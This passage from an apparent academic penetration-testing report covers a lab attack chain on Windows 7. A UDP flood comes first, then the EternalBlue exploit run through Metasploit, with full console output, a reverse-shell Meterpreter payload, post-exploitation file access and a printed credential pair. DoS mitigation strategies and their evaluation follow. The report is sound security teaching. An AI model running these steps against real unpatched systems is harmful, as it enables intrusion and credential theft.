


Figure 13 CPU at 100% on the Windows 7 system

As a result, the test environment responded predictably to the UDP flood, with the Windows 7 system experiencing a sharp increase in CPU usage, eventually reaching 100 percent. This demonstrated a successful resource exhaustion, which rendered the system unresponsive and vulnerable to further intrusion. Following this, the EternalBlue exploit was deployed using the Metasploit Framework, leading to the establishment of a Meterpreter session. This confirmed remote access and full control over the compromised machine, including the ability to read and modify files.

Tools used in this phase included:

1. hping3 – Used to initiate a high-volume UDP flood targeting port 135 on the Windows 7 machine.
2. Wireshark – Monitored network traffic and confirmed the delivery and source diversity of flood packets.
3. Windows Task Manager – Monitored system performance and confirmed the CPU saturation and system freeze


4. Metasploit Framework (msfconsole) – Used to configure and execute the EternalBlue exploit against port 445.
5. Meterpreter – Provided a post-exploitation interface for file access, system navigation, and session control.

This phase effectively demonstrated how a DoS attack can weaken a system's defenses, creating an ideal condition for exploitation. The successful execution of both the flood and the EternalBlue exploit validated the earlier assessment of vulnerabilities and highlighted the real-world consequences of ignoring critical system updates and configurations.

3.6 Post-Exploitation

The post-exploitation phase aimed to assess the extent of control and data access achievable after successful exploitation. With the Windows 7 system already compromised through the EternalBlue vulnerability, this stage focused on exploring the compromised system's internal structure, extracting sensitive information, and demonstrating file-level modifications.

After confirming that the Windows 7 target was vulnerable to a UDP-based Denial of Service (DoS) attack via port 135, the system's performance was severely degraded, and the CPU reached 100% utilization, making it unresponsive to the user. This environment provided an ideal condition for a follow-up exploitation attempt. With system defences overwhelmed, the EternalBlue (MS17-010) exploit was launched to gain remote access and control of the compromised system. Initially, the Metasploit Framework on Kali Linux was accessed using the `msfconsole` command.



```
File Actions Edit View Help
(root@kali)~[~]
msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[ metasploit v6.4.50-dev ]
+ -- ==[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > |
```

Figure 14 Accessing the Metasploit Framework

The Metasploit Framework was used to search for modules related to “eternalblue.” The command search eternal blue was executed to locate exploit modules associated with MS17-010, a critical vulnerability in Microsoft SMBv1.

```
msf6 > search eternal blue

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote
te Windows Kernel Pool Corruption
1  \_ target: Automatic Target              .              .      .      .
2  \_ target: Windows 7                     .              .      .      .
3  \_ target: Windows Embedded Standard 7 .              .      .      .
4  \_ target: Windows Server 2008 R2        .              .      .      .
5  \_ target: Windows 8                     .              .      .      .
6  \_ target: Windows 8.1                   .              .      .      .
7  \_ target: Windows Server 2012           .              .      .      .
8  \_ target: Windows 10 Pro                 .              .      .      .
9  \_ target: Windows 10 Enterprise Evaluation .              .      .      .
10 exploit/windows/smb/ms17_010_psexec 2017-03-14      normal Yes    MS17-010 EternalRomance/Etern
aSynergy/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic                    .              .      .      .
12 \_ target: PowerShell                   .              .      .      .
13 \_ target: Native upload                 .              .      .      .
14 \_ target: MQF upload                    .              .      .      .
15 \_ AKA: ETERNALSYNERGY                   .              .      .      .
16 \_ AKA: ETERNALROMANCE                   .              .      .      .
17 \_ AKA: ETERNALCHAMPION                  .              .      .      .
18 \_ AKA: ETERNALBLUE                      .              .      .      .
19 auxiliary/admin/smb/ms17_010_command 2017-03-14      normal No     MS17-010 EternalRomance/Etern
aSynergy/EternalChampion SMB Remote Windows Command Execution
20 \_ AKA: ETERNALSYNERGY                   .              .      .      .
21 \_ AKA: ETERNALROMANCE                   .              .      .      .
22 \_ AKA: ETERNALCHAMPION                  .              .      .      .
23 \_ AKA: ETERNALBLUE                      .              .      .      .
24 auxiliary/scanner/smb/smb_ms17_010 .              normal No     MS17-010 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR                     .              .      .      .
26 \_ AKA: ETERNALBLUE                      .              .      .      .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great Yes    SMB DOUBLEPULSAR Remote Code
Execution
28 \_ target: Execute payload (x64)         .              .      .      .
29 \_ target: Neutralize implant            .              .      .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize Implant'

msf6 >
```

Figure 15 Searching for Eternal Blue modules

Within the interface, the “EternalBlue module exploit/windows/smb/ms17_010_eternalblue” was selected. This module is designed to exploit unpatched SMBv1 services on Windows systems and enable remote code execution.

```
[-] Invalid parameter "opts", use "show -h" for more information
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true             Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           The exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.18.37    The listen address (an interface may be specified)
  LPORT     4444             The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

View the full module info with the info, or info -d command.
```

Figure 16 Using the Eternal Blue Module

The EternalBlue module was configured by setting the RHOST to the IP address of the Windows 7 target (192.168.18.38) and the LHOST to the IP of the Kali machine (192.168.18.37). The payload selected was windows/x64/meterpreter/reverse_tcp, to establish a reverse shell back to the Kali system.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.18.38
RHOSTS => 192.168.18.38
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.18.38	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.18.37   yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

```

Exploit target:

Id	Name
0	Automatic Target

```

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

Figure 17 Eternal Blue exploit configuration

The EternalBlue exploit was then executed. The framework verified the vulnerability and successfully deployed the payload, resulting in the creation of a Meterpreter session. This indicated that unauthorized remote access to the Windows 7 system had been achieved.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.18.37:4444
[*] 192.168.18.38:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.18.38:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64 bit)
[*] 192.168.18.38:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.18.38:445 - The target is vulnerable.
[*] 192.168.18.38:445 - Connecting to target for exploitation.
[*] 192.168.18.38:445 - Connection established for exploitation.
[*] 192.168.18.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.38:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.18.38:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6e 74 69 6d 61 Windows 7 Ultima
[*] 192.168.18.38:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.18.38:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.18.38:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.38:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.18.38:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.38:445 - Starting non-paged pool grooming
[*] 192.168.18.38:445 - Sending SMBv2 buffers
[*] 192.168.18.38:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.38:445 - Sending final SMBv2 buffers.
[*] 192.168.18.38:445 - Sending last fragment of exploit packet!
[*] 192.168.18.38:445 - Receiving response from exploit packet
[*] 192.168.18.38:445 - ETHERNBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.18.38:445 - Sending egg to corrupted connection.
[*] 192.168.18.38:445 - Triggering free of corrupted buffer.
[*] 192.168.18.38:445 - Sending stage (203846 bytes) to 192.168.18.38
[*] Meterpreter session 1 opened (192.168.18.37:4444 -> 192.168.18.38:44563) at 2025-04-21 09:31:57 -0400
[*] 192.168.18.38:445 - =====
[*] 192.168.18.38:445 - * WIN-*****
[*] 192.168.18.38:445 - =====
[*] 192.168.18.38:445 - =====

meterpreter > sysinfo
Computer : SID-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
meterpreter > x64/windows
meterpreter >
```

Figure 18 Successful execution of the EternalBlue exploit and Meterpreter session

With the Meterpreter session active, the system's file structure was accessed. The root directory of the C:\ drive was explored, confirming that the exploit had granted full system-level access. From this elevated access, we viewed a file named Impasswords.txt was located and its contents were displayed using Meterpreter's file-reading functionality. The file contained personal credentials (sid9970@yahoo.com / IloveIslington), clearly demonstrating the level of access gained. Additionally, a new file was created on the victim machine's root directory named YouHaveBeenCompromised.txt, serving as proof of access and modification capability.




Figure 19 Full access to the Windows 7 file system achieved via Meterpreter session

This phase was crucial in evaluating the potential impact of an intrusion on business operations, data confidentiality, and system integrity, particularly under conditions where services are left unpatched or improperly secured. Once a Meterpreter session was established, the attacker was able to navigate the file system, retrieve stored credentials, and create new files on the victim machine. This level of access indicated a full system compromise, illustrating the severe consequences of leaving known vulnerabilities unaddressed. Sensitive data, such as user credentials stored in a text file, was accessed and verified, and a custom file was created to demonstrate the attacker's write permissions on the root directory.

Tools used in this phase included:

1. Meterpreter – Used to interact with the compromised system, browse directories, and execute commands remotely.
2. Metasploit Post-Exploitation Modules – Enabled the retrieval of credentials and further system interaction.
3. File Creation Utility (YouHaveBeenCompromised.txt) – Served as a non-destructive marker to demonstrate successful write access and control.

This phase demonstrated the critical implications of system-level access in a post-exploitation scenario. It confirmed that an attacker could perform a wide range of malicious activities, from data exfiltration to persistence mechanisms, once a vulnerability like EternalBlue is exploited. The findings reinforce the necessity of proactive patch management and highlight the importance of post-exploitation analysis in understanding the full scope of a breach.

3.7 Reporting

The reporting phase marked the final stage of the penetration testing process, focused on documenting all findings, activities, and outcomes in a structured and comprehensive format. This stage ensured that the engagement's results could be clearly communicated to both technical and non-technical stakeholders. The report served not only as a record of the test but also as a tool for decision-making, remediation planning, and strategic cybersecurity improvements.

The documentation included a detailed account of each phase of the test, supported by evidence such as screenshots, logs, and system responses. Each identified vulnerability, attack method, and observed system behavior was recorded and analyzed. Additionally, risk assessments were conducted using recognized frameworks to assign severity levels to the discovered issues. Recommendations were provided to guide the implementation of appropriate mitigation strategies and reinforce the overall security posture of the system.

Tools used in this phase included:

1. Word Processing Software – Used to compile the final report, organize sections, and ensure professional formatting.
2. Screenshots and Logs – Captured during each phase to validate findings and provide visual evidence of successful exploitation and system behavior.

This final stage marked the completion of the Dos attack simulation and the overall penetration testing process. It compiled all executed phases into a cohesive report, capturing the actions taken from the initial setup through to post-exploitation. Each step was recorded with supporting evidence such as screenshots and logs, detailing how the target system was identified, attacked, and accessed. The report outlined the progression from a UDP flood to full system compromise via EternalBlue, providing a complete account of the simulated attack path. With all phases executed and documented, this stage signified the closure of the testing engagement and the successful delivery of the defined objectives within the controlled environment.

4. Mitigation Strategy

DoS defense requires a multi-layered approach. Below is a comprehensive list of network-level, host-level, policy-based, and architectural mitigation strategies applicable to both legacy on-premises systems and modern cloud environments. Each strategy is explained with how it works and why it is effective against DoS threats, backed by authoritative sources.




Figure 20 Mitigation Strategy for DoS Attacks

4.1 Network-Level Defense Strategies

4.1.1 Source Address Validation (Ingress/Egress Filtering)

Filtering spoofed IP addresses at both the ingress and egress points of a network is considered a fundamental defence mechanism against DoS attacks. By implementing Source Address Validation, networks are able to identify and discard packets that contain illegitimate or falsified source IP addresses. This approach effectively prevents attackers from obscuring their identity or exploiting reflection-based attack vectors. Blocking spoofed traffic significantly reduces the volume of potential attack traffic and enhances the ability to trace and filter malicious activity. This strategy is widely endorsed in the NIST guidelines and RFC standards as a baseline security measure for internet service providers and enterprise networks. (Kotikalapudi Sriram, 2019)

4.1.2 Network Firewalls and Access Control Lists (ACLs)

Traditional firewalls and router ACLs can mitigate DoS by filtering unwanted traffic at the network edge. Administrators should block or limit traffic from known malicious IPs, disallow unused protocols/ports, and enforce strict allowlists. For example, a firewall can drop incoming packets that match DDoS signatures or abnormal patterns (CISA, 2024). Additionally, stopping malicious traffic at the perimeter conserves internal bandwidth and server resources. By reducing the attack surface exposed to the internet, firewalls ensure that “unwanted traffic is dropped at the network edge” before it can overwhelm service (Gluck, 2024).

4.1.3 Rate Limiting and Traffic Shaping

Rate limiting involves throttling the rate of incoming requests or connections to prevent overload. This can be done on routers, load balancers, or servers by setting thresholds. For instance, enabling SYN flood protections like SYN cookies and limiting half-open TCP connections might slow down rapid-fire connection attempts (Vij, 2022). Network devices can also employ traffic shaping to prioritize critical traffic and delay or drop excess flows. By capping abuse, rate limiting ensures no single source or group of sources can exhaust resources. (Gluck, 2024)

4.1.4 Upstream DDoS Scrubbing Services

Leveraging an upstream DDoS mitigation service which is provided by ISPs or cloud providers can be a robust strategy. In practice, organizations redirect traffic through high-capacity scrubbing centers when an attack is detected. These services use large-scale infrastructure and intelligent filtering to remove attack packets and pass along only clean traffic to the target network. (Mitre Attack, 2025)

4.1.5 Remotely Triggered Blackholing (RTBH)

Remotely Triggered Black Hole (RTBH) filtering is employed as a last-resort network-level defence mechanism during severe Distributed DoS (DDoS) attacks. The technique involves injecting a specially crafted Border Gateway Protocol (BGP) route that effectively null routes (blackholes) all traffic directed towards the targeted IP address (Franz Josef Ennemoser, 2022). While this sacrifices availability of the target system, it immediately removes the load from downstream networks and systems making it an effective approach to protecting the rest of the network infrastructure during extreme attacks. (Kotikalapudi Sriram, 2019)

4.2 Host-Level and Application-Level Defenses

4.2.1 System Hardening and SYN Flood Protection

Hosts can be hardened to better withstand DoS floods through various low-level configurations. One effective measure is enabling SYN cookies or similar kernel-level mechanisms, which delay resource allocation for half-open TCP connections during the handshake. Additionally, increasing network backlog queue sizes, and disabling or rate-limiting non-essential services and protocols enhance the system's ability to manage bursty traffic. These optimizations make the server's networking stack more resilient under stress, allowing it to maintain availability even during high volumes of malicious SYN packets. (Vij, 2022)

4.2.2 Web Application Firewalls

Deploying a Web Application Firewall (WAF) in front of web services adds another layer of DoS defense. A WAF can inspect HTTP/S traffic and block or rate-limit suspicious patterns such as generic bot signatures, malformed requests, and abnormally large payloads. A properly tuned WAF will automatically filter malicious HTTP traffic that might not be caught by network firewalls, such as an application-layer attack that mimics normal users. (CISA, 2024)

4.2.3 Regular Patching and Service Hardening

Keeping systems and applications up to date with the latest patches is a fundamental mitigation strategy against DoS attacks. Regularly updating operating system kernels, network device firmware, and server software helps close these security gaps and reduce attack surface. In addition to patching, implementing security hardening practices further strengthens system resilience. This approach not only enhances stability under stress but also diminishes the likelihood of successful application-level DoS exploits. (CISA, 2024)

4.3 Policy-Based Mitigation Strategies

4.3.1 DDoS Incident Response Plan

Having a documented and practiced incident response plan specifically for DoS/DDoS events is crucial. This plan should outline the exact steps to take when an attack is suspected or detected which must roles and responsibilities of staff, contact information for ISPs or mitigation vendors, activation procedures for technical controls, and communication flows. It may also define threshold triggers for when to engage emergency mitigation services or failover to backups. A well-rehearsed response plan reduces reaction time and confusion during an attack. (CISA, 2024)

4.3.2 Communication and Coordination Between Stakeholders

During a DoS attack, it is important to keep stakeholders informed and coordinate with external partners. Establishing a communication plan as part of incident response ensures that internal teams, leadership, customers, and partners receive timely updates. This includes having contact procedures for your ISP or cloud provider's support to escalate mitigation, and law enforcement if extortion or criminal activity is involved. Keeping users informed with honest status updates can reduce secondary issues and maintain trust. Overall, a communication plan ensures all necessary parties are working in concert to end the attack and that misinformation or panic is avoided. (CISA, 2024)

4.3.3 Collaboration with ISPs and Upstream Networks

Organizations should proactively establish relationships and procedures with their Internet Service Providers regarding DoS defense. This might include contracting DDoS mitigation services from the ISP, knowing the 24/7 support contacts, and understanding what filtering or rate-limiting they can deploy on short notice. Since large-scale attacks often saturate the inbound link before traffic even reaches your firewall, ISP cooperation is vital. Engaging the ISP can stop the flood at their network edge, as they have greater bandwidth and can drop attack traffic centrally. (Mitre Attack, 2025)

4.3.4 Hybrid On-Premises and Cloud Mitigation Deployments

To ensure comprehensive protection against Distributed DoS (DDoS) attacks, many organizations adopt a hybrid mitigation strategy that combines on-premises defense appliances with cloud-based services. On-premises solutions, whether hardware or software-based, provide rapid and precise mitigation for smaller-scale or application-layer attacks, offering

granular control and internal network visibility. This hybrid approach leverages the strengths of immediate responsiveness and contextual awareness of on-premises systems, and the limitless scalability of cloud infrastructure. According to Cisco, relying solely on on-premises appliances may be insufficient for handling large-scale volumetric attacks, making the integration with cloud defenses essential for maintaining service availability under high-traffic conditions. (CISCO, 2022)

5. Evaluation of DoS Mitigation Strategies

DoS attacks can be mitigated through various strategies. Below we analyze each mitigation strategy mentioned above, highlighting key advantages and disadvantages.

5.1 Rate Limiting

5.1.1 Advantages of Rate Limiting

1. Rate limiting restricts the number of requests allowed over time, helping to preserve system availability.
2. It can prevent resource monopolization by individual clients or IP addresses.
3. It is easy to deploy on routers, load balancers, or web servers.
4. Traffic shaping helps ensure critical services maintain performance during load surges.
5. These mechanisms can be tailored to match expected usage patterns for greater precision.

5.1.2 Disadvantages of Rate Limiting

1. Legitimate users may be blocked during peak periods if thresholds are not accurately configured.
2. Malicious traffic is still allowed into the network, consuming bandwidth, and processing.
3. Distributed attacks can bypass limits set per IP or user.
4. Setting optimal limits requires careful monitoring and tuning.
5. Incorrect configurations may degrade user experience or limit service availability unnecessarily.

5.2 Source Address Validation

5.2.1 Advantages of Source Address Validation

1. This technique prevents IP spoofing by discarding packets with illegitimate source IPs, a common trait in reflection-based DoS attacks.
2. It limits the anonymity of attackers, making traffic easier to trace and analyze.
3. It is recognized and recommended by NIST and industry standards such as BCP 38.
4. Source validation can be implemented with minimal performance impact on modern routers.
5. Once deployed, it continuously protects the network perimeter without requiring significant maintenance

5.2.2 Disadvantages of Source Address Validation

1. This method does not prevent DoS attacks that originate from legitimate, non-spoofed IP addresses.
2. Its effectiveness is limited by partial adoption across ISPs and networks.
3. In multi-homed or asymmetrically routed networks, source validation can disrupt legitimate traffic.
4. It does not provide any defense against application-layers or encrypted traffic attacks.
5. Ongoing adjustments and testing may be necessary to ensure it functions correctly in complex network topologies.

5.3 Network Firewalls and Access Control Lists (ACLs)

5.3.1 Advantages of Network Firewalls and Access Control Lists (ACLs)

1. Firewalls and ACLs can block known malicious IP addresses and protocols at the network boundary.
2. They allow administrators to disable unused or risky services, reducing the attack surface.
3. These tools are often built into existing infrastructure and are simple to configure.
4. Firewalls reduce internal load by stopping harmful traffic before it reaches internal hosts.
5. They provide a flexible mechanism for enforcing custom traffic control policies.

5.3.2 Disadvantages Network Firewalls and Access Control Lists (ACLs)

1. These mechanisms may fail to detect or block low-volume or distributed DoS attacks.
2. Misconfigured rules can unintentionally block legitimate traffic or leave services exposed.
3. Traditional firewalls lack deep-packet inspection for detecting application-level threats.
4. Under heavy attack conditions, firewalls themselves can become performance bottlenecks.
5. Firewall rule sets require regular updates and careful management to remain effective.

5.4 Upstream DDoS Scrubbing Services

5.4.1 Advantages of Upstream DDoS Scrubbing Services

1. Scrubbing services eliminate malicious traffic before it reaches the client's network infrastructure.
2. They can absorb high-bandwidth attacks that exceed an organization's capacity.
3. These services often support a wide range of protocols and attack types.
4. On-demand scrubbing allows redirection only when necessary, minimizing latency.
5. Cloud scrubbing vendors typically offer global infrastructure, improving resilience.

5.4.2 Disadvantages of Upstream DDoS Scrubbing Services

1. Redirecting traffic through scrubbing centers may increase latency for end users.
2. These services can be expensive, especially during prolonged attacks.
3. Configuration often requires BGP or DNS adjustments and coordination with the ISP.
4. Application-layer and encrypted traffic attacks may bypass basic scrubbing.
5. Organizations must trust third-party vendors to manage sensitive traffic effectively.

5.5 Remotely Triggered Blackholing (RTBH)

